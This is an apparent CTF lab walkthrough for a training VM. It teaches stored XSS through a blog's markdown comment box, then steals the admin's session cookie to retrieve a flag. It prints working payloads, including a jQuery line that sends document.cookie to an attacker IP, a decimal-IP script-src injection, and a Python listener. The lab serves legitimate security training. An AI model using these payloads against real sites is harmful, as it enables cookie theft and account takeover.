
*almost test1;</script>) is displayed, with a broken link under test1*

1. Try inserting XSS script inside the **[ ]** part of a link. Like the following script, ensure no space in between.

**[<script>alert('xss');</script>](test2)**

*Yes! we have a popup*

**Does it work?**



1. **Let's check how many characters we can insert.**

**Try**

**[<script>alert('abcdefghijklmnopqrstuvwxyz');</script>](test3)**

1. **Does it work?**

*Yes! we have a popup*

1. **Let's try to write an exploit in 30 characters or less.   
   The easiest way is to write the javascript in a remote file and then call it from the XSS. We want to get the Session Cookie of the admin – not our own. That means that we plant a stored XSS script which sends us the cookie of whoever visits the site.**
2. **In Kali, open a Terminal window and type: (NOTE: IP of the Kali)**

**echo "$.get('http://192.168.100.200?cookie=' +document.cookie);" > .j**

This writes the JavaScript (actually jQuery) into a file which we can call. It means "send cookie=<your cookie> to the web server at Kali".

Now we need a web server on Kali so that we can receive Cookies from the CYSCA web server through the JavaScript created above.

**NOTE: If you type the dotted IPV4 address in directly to the blog post you will break it, writing the broken link to the bold and italics instructions. The way to fix this is to shutdown and restart the CySCAInABox VM.**

1. On Kali Terminal, enter command:

**sudo su - This is to login as root**

**sudo python2 –m SimpleHTTPServer 80**

and type in the password(**Kali**)

1. We need to remove the **.** from our XSS exploit that we want to enter in the Comment box. Using the host PC (You Windows 10/11), open a web browser and find an IP to Decimal convertor, and convert Kali’s IP 192.168.100.200 to decimal.

**Note: Can use - https://www.browserling.com/tools/ip-to-dec**

1. **The decimal version is: (YOUR KALI IP)**


Example of a Kali IP address 192.168.68.68 is equal to **3232252996**.

*3232261221*

1. In the comment field of the web site (Kali’s Firefox which is still browsing the Blog page), type in the comment box:

**[<script src=//3232261221/.j>](test5)**

1. Observe the interaction between Kali & CYSCA Web Server (Once XSS script is submitted via the Comment box). Swap across (Alt + Tab) to the Kali Terminal and you should see the session ID (your own). Refer below:




1. Wait a bit and see if another visitor to the site (the admin) goes there too. This is just an auto simulated browsing behaviour prepared on CYSCA web server.
2. **Does it work? What is Sycamore's session ID?**
3. **Now we edit out cookie, changing the session ID to the captured one and refresh the page.**

**You need to complete this: You can figure out how to do that. (HINT: edit the cookie jar)**

1. Return to the web page and refresh (F5).
2. **What is the flag?** You should be able to see the following: (Again, this is just an indicator or label built-in CYSCA web server to confirm your XSS operations is successful).

In real situation, there is no such confirmation, hackers just continue on with his/her “works” and waiting for any information relevant for them.

|  |
| --- |
| OrganicShantyAbsent505 |



**It is possible that the truncated script tag will "break" the database. If you want to start with a clean slate (so to speak), go back to the Blog link and start commenting to a different post. If that doesn't work, shutdown CYSCA2014InABox (not Kali) completely and then re-start it.**

1. **Closing:**

* On Kali Terminal press CTRL+C to stop the SimpleHTTPServer listener. Then Exit on prompt
* Burpsuite – File – Exit. Don’t save
* Firefox – Change setting for Proxy back to Auto. Then close.